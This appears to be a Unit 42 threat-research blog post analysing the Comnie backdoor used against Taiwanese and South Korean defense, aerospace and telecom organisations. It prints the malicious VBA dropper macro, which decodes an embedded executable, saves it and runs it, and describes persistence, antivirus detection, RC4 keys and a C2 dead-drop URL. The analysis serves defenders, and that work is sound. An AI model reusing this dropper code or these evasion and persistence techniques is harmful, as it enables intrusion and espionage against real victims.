Comnie Continues to Target Organizations in East Asia

By Josh Grunzweig (https://researchcenter.paloaltonetworks.com/author/josh-grunzweig/)
January 31, 2018 at 5:00 AM
Category: Unit 42 (https://researchcenter.paloaltonetworks.com/unit42/)
Tags: Comnie (https://researchcenter.paloaltonetworks.com/tag/comnie/)

Unit 42 has been tracking a series of attacks using a remote backdoor malware family named Comnie, which have been observed targeting organizations in the East Asia region. Comnie, first named by Sophos seemingly after the Windows LNK file name it created, is a custom malware family that is used in targeted attacks, and has been observed in the wild since at least April 2013. The Comnie malware family is notable in that it leverages online blogs and third-party services to obtain command and control (C2) information. Recent instances of the malware have been observed leveraging github.com, tumbler.com, and blogspot.com.

Attackers using Comnie are leveraging malicious macros that initially hide decoy documents and shows them when the victim enables macros. These decoys documents pertain to various subject matters that the targets would be likely to be interested in. The contents of these documents suggest that the main interests of threat actor likely included the organizations in the following industries, located in Taiwan:

- Telecommunication
- Defense
- Government
- High Tech

The most recent attacks, in November 2017, likely targeted organizations in the following industries, located in South Korea:

- Aerospace
- Defense

Additionally, while researching this campaign, we identified historical attacks that appear to target the Taiwan government, an IT service vendor based in Asia, and a journalist of a Tibetan radio station.

Activities Involving Comnie

Beginning in mid of 2015, we observed the Comnie malware family delivered via malicious macros with various file names and decoy subject matters. Original file names, as well as information revealed within the decoy documents used by these samples provide clues as to who the targets may be. In the most recent attacks in November 2017, the information suggests that these attacks have most likely taken place against Aerospace and Defense industry targets in South Korea.

Original File Name	Translation	Decoy	Location	Most Likely Target
관계기관번호.xls	Affiliate numbers.xls	Affiliate phone numbers for a South Korean international airport	KR	Aerospace
PBCS_관련_현황_보고.doc	PBCS_related_status_report.doc	Report on the status of Performance-Based Communication and Surveillance (PBCS)	KR	Aerospace Defense

The following decoy contents are only shown to the victim after macros have been enabled:





Figure 1 Decoy document discussing an airport contact list in Korean



PBCS_관련_현황_보고.doc [Compatibility Mode] - Word

항공 PBCS 관련 현황 보고

요약

1. PBCS : 성능기반 통신 및 감시 (Performance Based Comminication and Surveilance) PBN 과 함께 CNS-ATM 의 핵심요소로서 대양상공과 같은 곳에서도 위성통신을 통한 DATALINK 를 이용하여 항공기의 감시 및 통신을 가능하게 하는 기술. DATALINK 를 통한 통신(CPDLC) 및 감시 (ADS-C)를 가능하게 하기위해 항공기에 FANS 1/A 장착되어야 함.

2. PBCS 관련 국제규정(근거) :

ICAO PBCS MANUAL (DOC 9869)

Global Operational Data Link (GOLD) Manual (DOC 10037)

Regional Supplementary Procedures(DOC 7030)

Figure 2 Decoy document discussing Performance Based Communication and Surveillance (PBCS)

Before the attacks against South Korean targets, the same malicious macros were used to deliver the Comnie malware family to targets in Taiwan as early as 2015. Again, based on the original file names and the decoy contents, the most commonly witnessed targets in attacks that occurred in 2017 included those involving the Telecommunication, Defense, and High-Tech industries in Taiwan.


Original File Name	Translation	Decoy	Location	Most Likely Target
1060315 本部發言參考.doc	1060315 Headquarters Speech Reference.doc	Defense Industry Development Strategy	TW	Defense
轉給苦逼的網管兄弟.doc	Passing to cool fellow network administrators.doc	Network administration jokes	TW	High Tech Telecommunication
2.SC OAM Firewall Policy_0306.xls	2.SC OAM Firewall Policy_0306.xls	Network topology diagrams	TW	High Tech Telecommunication

國防產業發展策略

為落實國防自主政策，國防產業發展必須以目標為導向，擴大國防需求帶動國防產業發展，結合民間產能發展國防產業，配合科技管理機製，紮根基礎研究、突破關鍵技術、推動武器自研自制與全壽期支援，藉國防科技昇級，引領相關產業發展，達成「以國防帶動經濟，以經濟支持國防」之政策目標。

政府擇定「亞洲矽穀」、「智慧機械」、「綠能科技」、「生技醫療」及「國防」五大產業，作為我國推動下一世代產業成長的核心。在國防產業發展策略上，應結合各部會資源與民間產業能量，強化國防科技發展與應用，自主研製武器裝備，進而帶動國防產業發展，達成滿足國防需求及創造國防經濟效能之雙贏目標。

Figure 3 Decoy document discussing Taiwan's defense industry development strategy



(https://researchcenter.paloaltonetworks.com/wp-content/uploads/2018/01/figure4_comnie.png)

Figure 4 Network firewall configuration description for a major telecommunication company in Taiwan





Figure 5 Decoy document providing network topology information

It is worth noting that in the attack that made use of the decoy document in Figure 4, the attacker also included related firewall logs and appears to have originated from a compromised an IT service vendor.

Looking at earlier attacks between 2013 and 2016, we believe Comnie was also used in targeted attacks against the following individuals or organizations:

- Taiwan government

- IT service vendor in Asia
- Journalist of a Tibetan radio station


FILE MESSAGE

The Third European Tibetan Youth Parliament - Message (HTML)

2013-09-04 (수) 오후 5:03

[redacted]

The Third European Tibetan Youth Parliament

To [redacted]

Message Chin.doc (115 KB) Eng.doc (119 KB) Tib.doc (119 KB)

Dear friends,

After a two-day conference from 31 August to 1 September, the Third European Tibetan Youth Parliament has concluded successfully and approved a resolution that was officilly handed over to the Kashag and the Tibetan Parliament in Exile. Please find the resolution in the attachment. For further information, please contact me by [redacted] or by the phone number [redacted].

Sincerely,

[redacted]

[redacted]

President

Tibetan Youth Association in Europe

[redacted]

www.we-are-united.org

See more about [redacted]

(https://researchcenter.paloaltonetworks.com/wp-content/uploads/2018/01/figure6_comnie.png)

Figure 6 Email sent to Journalist of Tibetan radio station

Malicious Macros

The malicious macro documents used to deliver Comnie initially hide the content inside and requests that the user enables macros prior to viewing the document. Once the user enables macros, the macro will perform the following actions:

1. Displays decoy content
2. Checks for the existence of a file at %APPDATA%\wscript.exe
3. If %APPDATA%\wscript.exe does not exist, the macro converts an embedded hex-encoded string into bytes and saves this data to the %APPDATA%\wscript.exe.
4. Executes the newly created wscript.exe payload

```
Sub Gorun()
t = "77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0"
t = t + ",0,0,0,0,0,0,0,0,0,0,16,1,0,0,14,31,186,14,0,180,9,205,33,184,1,76,205,33,84,104,105,115,32,112,114,111,103,114,97,109,32,99,97,110,110,111,116,32,98,101"
t = t + ",32,114,117,110,32,105,110,32,68,79,83,32,109,111,100,101,46,13,13,10,36,0,0,0,0,0,0,0,135,9,26,2,195,104,116,81,195,104,116,81,195,104,116,81,184,116,120,81,194,104"
[TRUNCATED]
t = t + ""
Buf = Split(t, ",")
Set fso = CreateObject("Scripting.FileSystemObject")
Set oShell = CreateObject("WScript.Shell")
pth = oShell.ExpandEnvironmentStrings("%APPDATA%") & "\wscript.exe"
If fso.fileexists(pth) Then
Else
  Dim I, aBuf, Size, bStream
  Size = UBound(Buf): ReDim aBuf(Size \ 2)
  For I = 0 To Size - 1 Step 2
      aBuf(I \ 2) = ChrW(Buf(I + 1) * 256 + Buf(I))
  Next
  If I = Size Then aBuf(I \ 2) = ChrW(Buf(I))
  aBuf = Join(aBuf, "")
  Set bStream = CreateObject("ADODB.Stream")
  bStream.Type = 1: bStream.Open
  With CreateObject("ADODB.Stream")
    .Type = 2: .Open: .WriteText aBuf
    .Position = 2: .CopyTo bStream: .Close
  End With
  bStream.SaveToFile pth, 2: bStream.Close
  Set bStream = Nothing
End If

Dim WshShell, oExec
Set WshShell = CreateObject("WScript.Shell")
Set oExec = WshShell.Exec(pth)
End Sub
```

Figure 7 Example macro used to delivery Comnie

An interesting discovery was made when examining the macros used to deliver Comnie. Based on evidence gleaned from both the macro and other data collected from the samples, it appears that the threat actor did not generate these documents from scratch. Instead, they appear to have been created based on an existing sample available via public sample repositories. The existing sample in question was created by a red team penetration tester at a financial institution for internal testing. The following image shows a comparison of macro code extracted from Comnie dropper and financial institution's penetration test sample.

8026442b812469e48ccd11611ab6eacdcb312a8f1aabd563b7f4cb4868315e16_macro

Comnie Dropper Macros

```
Sub ShowAwareness()
Dim Doc As Document
Set Doc = ActiveDocument
Dim secDoc As Variant
For Each secDoc In Doc.Sections
    secDoc.Range.Font.Hidden = False
Next secDoc
End Sub

Sub DeletePictures()
Dim objPic As InlineShape
For Each objPic In ActiveDocument.InlineShapes
objPic.Delete
Next objPic
End Sub

Public Sub AutoExec()
DeletePictures
ShowAwareness
Gorun
End Sub

Public Sub Auto_Exec()
DeletePictures
ShowAwareness
Gorun
End Sub
```

c89ed89499ffe2d75a767caaa9ac43d2eb4011b509bbbb8dfbf22fc5820f45a5_macro

Pentest Sample Macros

```
Sub ShowAwareness()
Dim Doc As Document
Set Doc = ActiveDocument
Dim secDoc As Variant
For Each secDoc In Doc.Sections
    secDoc.Range.Font.Hidden = False
Next secDoc
End Sub

Sub DeletePictures()
Dim objPic As InlineShape
For Each objPic In ActiveDocument.InlineShapes
objPic.Delete
Next objPic
End Sub

Public Sub AutoExec()
dropagent
DeletePictures
ShowAwareness
End Sub

Public Sub Auto_Exec()
dropagent
DeletePictures
ShowAwareness
End Sub
```

Figure 8 Comparison of macros extracted from Comnie dropper versus a pentest sample used by a financial organization

Comnie Malware Family

Comnie uses the RC4 algorithm in multiple locations both to obfuscate strings used by the malware, as well as for network communication. Additionally, the malware looks for multiple security products on victim machines and sometimes alters its behavior depending on the products present. More information about how Comnie handles identified security products may be found in the technical analysis in the Appendix. These security products included those that are known to be most widely used within South Korea and Taiwan.

Comnie is able to achieve persistence via a .lnk file that is stored within the victim's startup path. When originally run, Comnie will convert itself from an executable file to a DLL and will write this newly created DLL to the host machine's %APPDATA% directory. The built-in Windows utility rundll32.exe is then used to load this DLL by the original .lnk file.

Unit 42 has observed a total of two variants of Comnie. One of the ways the variants differ is in how they obtain their command and control (C2) information. Both variants make use of third-party online services in an attempt to prevent DNS based blocking of their first stage communications. However, the obfuscation mechanism varies slightly. In older variants, Comnie was found to look for the '++a++' markers. The example C2s used by older variants of Comnie demonstrates this:

Figure 9 Old Comnie variants collecting C2 information

Please refer to the Appendix for a script that may be used to decode C2 information from the older Comnie variants.

Newer Comnie variants, such as the ones witnessed in the most recent attacks, instead look for the 'magnet:/' and '?' markers, such as in the following recent example:




Figure 10 New Comnie variants determining their C2 information via a GitHub profile.

After Comnie collects the remote C2 information, it will communicate with these remote servers using HTTP requests. These requests are encrypted using the RC4 algorithm. Comnie will upload information about the victim. It also allows the attacker to provide and subsequently execute a batch script (BAT), executable file (EXE), or dynamic-link library (DLL).

More detailed information about how C2 information is decoded and additional technical analysis of Comnie may be found in the Appendix.

Conclusion

Comnie is far from a new threat, however, it continues to remain active. In the past year, we have observed multiple low volume attacks in various regions of East Asia. Based on clues provided by the malware's original file names, as well as the decoy content embedded within these samples, we can make a reasonable estimation that these attacks targeted organizations in Taiwan in the Telecommunication, Defense, Government, and High-Tech industries. Additionally, those same estimations may be made for attacks in South Korea targeting the Aerospace and Defense industries.

While we have witnessed modifications to the attacker's toolsets, the overall architecture and operations of the Comnie malware family have remained consistent, suggesting that the attackers have been able to stay below the radar of the security community.

The Comnie malware family is notable in that it leverages third-party online services to download and parse C2 information. Because these third-party online services are legitimate, it allows Comnie to circumvent a number of security preventions that may be present in the environment. This overall technique has previously been referred to as using a "Dead Drop Resolver" or DDR. (https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Trojan:Win32/Barlaiy.A!dha)

Palo Alto Networks customers are protected from this threat in the following ways:

- All identified samples have been flagged as malicious by WildFire and Traps
- Customers may track this threat using the 'Comnie' AutoFocus tag
- Traps appropriately catches the macro execution from the malware and prevents it

Additionally, blogspot, tumblr, and github have been alerted to the malicious activity discovered.

Appendix

Comnie Technical Analysis

For the analysis of the Comnie malware family, we investigated the following sample:

SHA256	18ec68e1bd9b11f22e481d48c415f8d80edb76e9032ba4e1d31d87e16eed9959

When the sample is initially executed, it will attempt to create a mutex with a name of 'tmutexabc' to ensure only a single instance of Comnie is running at a given time. Should this mutex already be found to exist, the malware will immediately exit.

Comnie continues to load an embedded bitmap (BMP) file and decrypt data at offset 0x512.

```
00000000  42 4d 82 48 00 00 00 00  00 00 76 00 00 00 28 00  |BM.H......v...(.|
00000010  00 00 30 00 00 00 30 00  00 00 01 00 04 00 00 00  |..0...0.........|
00000020  00 00 80 04 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 80  |................|
00000040  00 00 00 80 80 00 80 00  00 00 80 00 80 00 80 80  |................|
00000050  00 00 c0 c0 c0 00 80 80  80 00 00 00 ff 00 00 ff  |................|
00000060  00 00 00 ff ff 00 ff 00  00 00 ff 00 ff 00 ff ff  |................|
00000070  00 00 ff ff ff 00 ff ff  ff ff ff ff ff ff ff ff  |................|
00000080  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
[TRUNCATED]
000004f0  ff ff ff ff ff ff 70 43  00 00 68 43 00 00 68 43  |......pC..hC..hC|
00000500  00 00 b2 96 53 e9 91 19  9d 4d 32 38 e4 80 a7 6e  |....S....M28...n|
00000510  a2 d7 91 86 64 41 11 23  31 9d 41 c3 ed 39 aa 87  |....dA.#1.A..9..|
00000520  eb 44 80 b9 9f 03 67 38  b6 e5 65 27 58 f7 3d 69  |.D....g8..e'X.=i|
00000530  da 87 e2 0f 96 80 71 48  8b f6 65 b2 ff e8 47 df  |......qH..e...G.|
00000540  16 e2 8a a3 a7 36 ec 79  6d 42 32 1b 6d 2a 76 57  |.....6.ymB2.m*vW|
00000550  72 c4 76 a1 95 ac a9 8b  41 05 ed 50 0a 8c 6a 76  |r.v.....A..P..jv|
00000560  40 e4 3b e4 3c fe 5e 5e  fc 62 7f 5d c7 dd 72 c6  |@.;.<.^^.b.]..r.|
00000570  c9 eb b5 8c 86 1b cb 3c  e1 13 86 6f ba e0 9a 3f  |.......<...o...?|
00000580  0a dd 38 7a 25 59 22 59  c5 e8 73 30 9c 46 73 a8  |..8z%Y"Y..s0.Fs.|
00000590  3b 9e 75 4d 5a 41 6d 47  bd 10 75 aa 27 f0 5d d6  |;.uMZAmG..u.'.].|
000005a0  01 63 22 1b 15 36 00 8a  b1 46 3e 2f 94 59 fb 57  |.c"..6...F>/.Y.W|
000005b0  65 2b f0 bc 0b 08 f7 39  16 b4 98 eb 62 b2 22 08  |e+.....9....b.".|
000005c0  fe f2 11 d4 65 6c 80 e7  80 a4 aa f3 0a fa 1f 48  |....el.........H|
```

BMP Header Data

Encrypted Data

Figure 11 Embedded BMP file containing encrypted string data

RC4 is used to decrypt this data using a 16-byte key that is stored within the BMP file at offset 0x502. Once decrypted, we are provided with a large list of strings, as seen below (note that the data has been truncated for brevity):

```
Crc%d
WaitTime%d
FileName%d
ResultFile%d
Crc%d
[HTTPGetData]Call %s failure,error:%d.
X-Session: SessionID=%s;
Content-Length: %d
[HttpGetData]Ret=%d,Status:%d.
X-Session: SessionID=%s;
Content-Length: %d
[HTTPPostData]HttpSendRequestEx Start, Data Len=%d...
[HTTPPostData]Response=
%s.
[HTTPPostData]Ret=%d,Status:%d!
.asp?pid=
.asp?iid=
h=%s&f=%s&c=%s&
Open %s's result %s failure,error:%d.
[%s] result [%s] empty.
SessionID=
[HTTPPostData]Call %s failure,error:%d.
magnet:/?
FuncName%d
```

Figure 12 Decrypted strings from embedded BMP file

After these strings are decrypted, the malware will load a series of Microsoft Windows API calls to be used later on. After these functions are loaded, Comnie determines if it is running within the %TEMP% directory of the victim machine. In the event it is not running within this directory, it will copy itself to %TEMP% and execute this newly created file with an argument of the original file's path. A total of 64MB of garbage data is appended to this copied file, likely as a way to deter any security products in place that may be scanning files on disk. After running within the %TEMP% path, Comnie will delete the original file.

After Comnie has been copied to the %TEMP% directory, it will look for the presence of the 'DQuit.tmp' file in this path. It is unclear how this file is used exactly, as it does not appear to ever be written during runtime by Comnie.

Comnie continue to enter its installation routine. In doing so, it will attempt to detect the following Anti-Virus products via various techniques:

- Trend Micro
- Kaspersky
- Symantec
- Avira
- AVG
- ALYac
- Ahnlab

Ahnlab and ALYac are the most widely used Anti-Virus solutions in South Korea (http://www.dt.co.kr/contents.html?article_no=2017102502101260041001), and Trend Micro and the rest are also known to be most widely used in Taiwan. These are in-line with the targeting of the victims witnessed by the attackers using Conmie.

With a few exceptions, Comnie will perform the following actions regardless of what security product, if any, is discovered:

- Convert itself to a temporary DLL with a default export of 'Dm' in the %TEMP% directory.
- If running with administrator privileges on a 32-bit host:
    - Copy the temporary DLL in %TEMP% to %WINDOWS%\LINKINFO.dll
- Otherwise:
    - Copy the temporary DLL in %TEMP% to %APPDATA%\cnagnt.dll
    - Delete the temporary DLL in %TEMP%
    - Write a 'Conime.lnk' file in the user's startup path. This shortcut file points to 'C:\Windows\system32\rundll32.exe "%APPDATA%\cnagnt.dll",Sd'

One of the exceptions to the installation routine above is in the event Symantec is detected. In such a scenario, Comnie will drop a temporary VBS script to write the ‘Conime.lnk’ file.

Additionally, in the event Kaspersky is detected, the malware will immediately run the ‘Conime.lnk’ shortcut file in a new process after it is created.

After the installation routine, the malware will decrypt an embedded blob of data using RC4 with an embedded 8-byte static key of ‘\x11\xcc\xd1\x32\x61\x21\xd1\xe2’. The results of the decoded data may be seen below:

```
00000000: 00 00 00 00 F0 1E 00 00  00 00 00 00 18 00 00 00  ................
00000010: 68 74 74 70 73 3A 2F 2F  67 69 74 68 75 62 2E 63  https://github.c
00000020: 6F 6D 2F 64 6B 73 6F 6F  66 66 00 00 00 00 00 00  om/dksooff......
00000030: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000040: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
